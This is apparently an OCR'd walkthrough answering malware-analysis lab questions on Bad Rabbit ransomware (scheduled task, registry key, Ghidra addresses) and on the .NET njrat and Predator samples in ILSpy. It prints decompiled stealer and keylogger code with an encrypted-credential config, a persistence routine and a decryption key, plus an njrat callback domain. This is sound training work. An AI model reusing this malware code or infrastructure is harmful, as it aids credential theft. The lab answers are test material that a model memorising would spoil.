
Correct

Looks like we obtained the answer!


Question 8:

Search schtask, then go to the last page, 16.

It may look like this at the 16th page




There should be a schtasks called Rhaegal, Notice the cmd arguments




This means that on reboot this schtask will generate discpi.exe.
Likely this could be the scheduled task.

The name of the scheduled task is derived from the arguments /TN Rhaegal
Let's try to see if its correct



Question 9

Open the task scheduled from question 8 and drop the list down.



This is the process that keeps on being called out, possibly this might be the windows process that bad rabbit is leveraging for the creation of dispci.exe
Let's try if it works.


9 What native Windows process is leveraged by Bad Rabbit to assist the creation of "dispci.exe"?

rundll32


Correct

Question 10:

Search cscc In the Splunk search box



Find the log file containing HKLM for the registry keys.



Open the logs and we see that the services.exe being run.
This should be the full registry key path.


HKLM\System\CurrentControlSet\Services\cscc\ImagePath

10 What is the full registry key path which gets registered in regard to the "cscc" service?


HKLM\System\CurrentControlSet\Services\cscc\ImagePath

Correct

Question 13:



Open Ghidra,
open new project to desktop ~/Desktop/Lab Files
Then click open.



Do a program text string search.
Search infpub.dat in all blocks.
There should be 4 results.
The answer should be the namespace of ENTRY. This is the Original Entry Point that indicates that infpub.dat is pushed onto the stack.

00401272

13 What is the memory address for when "infpub.dat" gets pushed onto the Stack?

00401272

Correct

Question14: using the string search from question 13.

The function should be.
FUN_004010260


14 What is the function name responsible for creating the file "infpub.dat"?

FUN_00401260

Correct

Question 15:

Click the. rsrc section.
Then scroll down, likely 27.0.0.170 is the version




15 **Analyze the "rsrc" section. What version of Flash is Bad Rabbit attempting to mimic?**

27.0.0.170

Correct


ReverseEngineering Decompiling .net

Question 3 What is the GUID last four characters for the preydator.exe sample?



Open the ILspy programm, and open preydator.exe
The answer is located in the assembly section

Answer: a73a



Question 4: Using Ilspy, What is the entrypoint function for njrat.exe?

Open njrat.exe with Ilspy

The answer is shown here.

```
// C:\Users\Administrator\Desktop\Malware\njrat.exe
// j, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null
// Global type: <Module>
// Entry point: j.A.main
// Architecture: x86
// Runtime: .NET 2.0

using ...

[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: AssemblyVersion("0.0.0.0")]
```

4 **Using Ilspy, What is the entrypoint function for njrat.exe?**


j.A.main

Correct

Question 5: What is the callback domain for the njrat.exe malware that can be found in the list of strings?


Open the J module tree.

There should be an OK pane




Investigate it!

The answer is: skillet.no-ip.org



Question 6: What is the encrypted email address in predator.exe? (Last four characters in its encrypted form)

Open preydator.exe via ILSpy
Then open debugger and let the disassembler do its thing.



Open the debugger C# code.
And go to the debugger function.
You should see something like this.

```
public Debugger()
{
    base.Load += this.Form1_Load;
    this.encryptedemailstring = "kbQw+dt+IXKUeNBPxOrqdX92S7J7DpgoO9hT/MJDrCs=";
    this.encryptedpassstring = "fvz62YGsjCVbnN6cNAyWA/h683YK0WOPN8oSKBb5B/M=";
    this.encryptedsmtpstring = "jmH6/OeL25mbNNcronq9NgeHK8SkeupPC72vhdnf58U=";
    this.portstring = "587";
    this.timerstring = "600000";
    this.fakemgrstring = "The application failed to initialize properly (0xc0000135)";
    this.fakemgrtitle = "Microsoft Error";
    this.fakeMSGholder = "MessageBoxIcon.Error";
    this.encryptedftphost = "qdzD3r34SOXlJa7fXvBCm31r+G71hXSvyTDSGg6N+j2/lDW5LLr/Uo1Hg950Fbl5LIoOr1rUHZP7JaXQyAg0XA==";
    this.encryptedftpuser = "T745u84dxtmqDuWKVAFVeavPBRUFQqUz/pShnkue/sE=";
    this.encryptedftppass = "GdaoHbljArovlZDsQ1/C77o5NPKZezm/l6x3XE4XSKw=";
    this.encryptedphplink = "i4vNWARBPGR+VB/FqBFQkCnTyM4uuZntyzmrxA2NU3Ouh1yESqjn2BzImGT2aYHTwqtqcQEqT36cexcfEZ/Fz/Q17z1pBBHLqCdx3y/mmdcCgv8v/42RghvO29c7wL
    this.DestructoneString = "01";
    this.DestructtwoString = "01";
    this.DestructthreeStringyear = "2014";
    this.useemail = "noemail";
    this.useftp = "yesftp";
    this.usephp = "nophp";
    this.delaytime = "0";
    this.clearie = "dontclearie";
    this.clearff = "dontclearff";
    this.binder = "bindfiles";
    this.Downloader = "Disabledownloader";
    this.Downloadname = "filename.exe";
    this.Downloadlink = "http://www.example.com/directory/file.exe";
    this.websitevisitor = "websitevisitor";
    this.websiteblocker = "websiteblocker";
    this.notify = "Disablenotify";
    this.DisableSSL = "DisableSSL";
    this.fakerror = "Disablefakerror";
    this.startup = "Disablestartup";
    this.screeny = "Disablescreeny";
    this.clip = "Disableclip";
    this.TaskManager = "DisableTaskManager";
    this.logger = "logger";
    this.stealers = "stealers";
    this.melt = "Disablemelt";
    this.reg = "Disablereg";
    this.cmd = "Disablecmd";
    this.misconfig = "Disablemsconfig";
    this.spreaders = "Disablespreaders";
    this.steam = "Disablesteam";
    this.screenynumber = 1;
    this.Minecraftt = 120000;
    this.path = Path.GetTempPath();
    this.meltLocation = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\Windows Update.exe";
    this.appname = Path.GetFileName(Application.ExecutablePath);
    this.CLog = string.Empty;
    this.CH = new Debugger.Clipboard();
    this.LHeader = "----[";
    this.RHeader = "]----";
    this.UseCaps = false;
    this.BackSpace = false;
    this.KeyboardHandle = (IntPtr)0;
    this.LastCheckedForegroundTitle = "";
    this.callback = null;
    this.mem = Resources.CMemoryExecute;
    this.InitializeComponent();
```

The answer is the line “this.encryptedemailstring”

```
base.Load += this.Form1_Load;
this.encryptedemailstring = "kbQw+dt+IXKUeNBPxOrqdX92S7J7DpgoO9hT/MJDrCs=";
```

Answer:

6 What is the encrypted email address in predator.exe? (Last four characters in its encrypted form)

rCS=

Correct

Question 7: What is the encryption key that is used to decrypt the strings passed to the decrypt function?

Go to function Form1_load.
Likely the decryption key is hidden here as a parameter.

```
[MethodImpl(MethodImplOptions.NoInlining | MethodImplOptions.NoOptimization)]
private unsafe void Form1_Load(object sender, EventArgs e)
{
    Thread.Sleep(Conversions.ToInteger(this.delaytime));
    checked
    {
        try
        {
            if (Operators.CompareString(this.appname, Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\WindowsUpdate.exe", false)
            {
                try
                {
                    if (Operators.CompareString(Application.ExecutablePath, this.meltLocation, false) != 0)
                    {
                        if (File.Exists(Path.GetTempPath() + "SysInfo.txt"))
                        {
                            File.Delete(Path.GetTempPath() + "SysInfo.txt");
                        }
                        File.WriteAllText(Path.GetTempPath() + "SysInfo.txt", Application.ExecutablePath);
                        if (File.Exists(this.meltLocation))
                        {
                            File.Delete(this.meltLocation);
                        }
                        File.Copy(Application.ExecutablePath, this.meltLocation);
                        Process.Start(this.meltLocation);
                        ProjectData.EndApp();
                    }
                    else
                    {
                        Thread.Sleep(500);
                        object value = MyProject.Computer.FileSystem.ReadAllText(Path.GetTempPath() + "SysInfo.txt");
                        MyProject.Computer.FileSystem.DeleteFile(Conversions.ToString(value));
                    }
                }
                catch (Exception projectError)
                {
                    ProjectData.SetProjectError(projectError);
                    ProjectData.ClearProjectError();
                }
            }
            int id = Process.GetCurrentProcess().Id;
            if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pid.txt"))
            {
                File.Delete(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pid.txt");
            }
            File.WriteAllText(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pid.txt", id.ToString());
            if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pidloc.txt"))
            {
                File.Delete(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pidloc.txt");
            }
            File.WriteAllText(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\pidloc.txt", Application.ExecutablePath);
            this.emailstring = this.Decrypt(this.encryptedemailstring, "EncryptedCredentials");
            this.passstring = this.Decrypt(this.encryptedpassstring, "EncryptedCredentials");
            this.smtpstring = this.Decrypt(this.encryptedsmtpstring, "EncryptedCredentials");
            this.ftphost = this.Decrypt(this.encryptedftphost, "EncryptedCredentials");
            this.ftpuser = this.Decrypt(this.encryptedftpuser, "EncryptedCredentials");
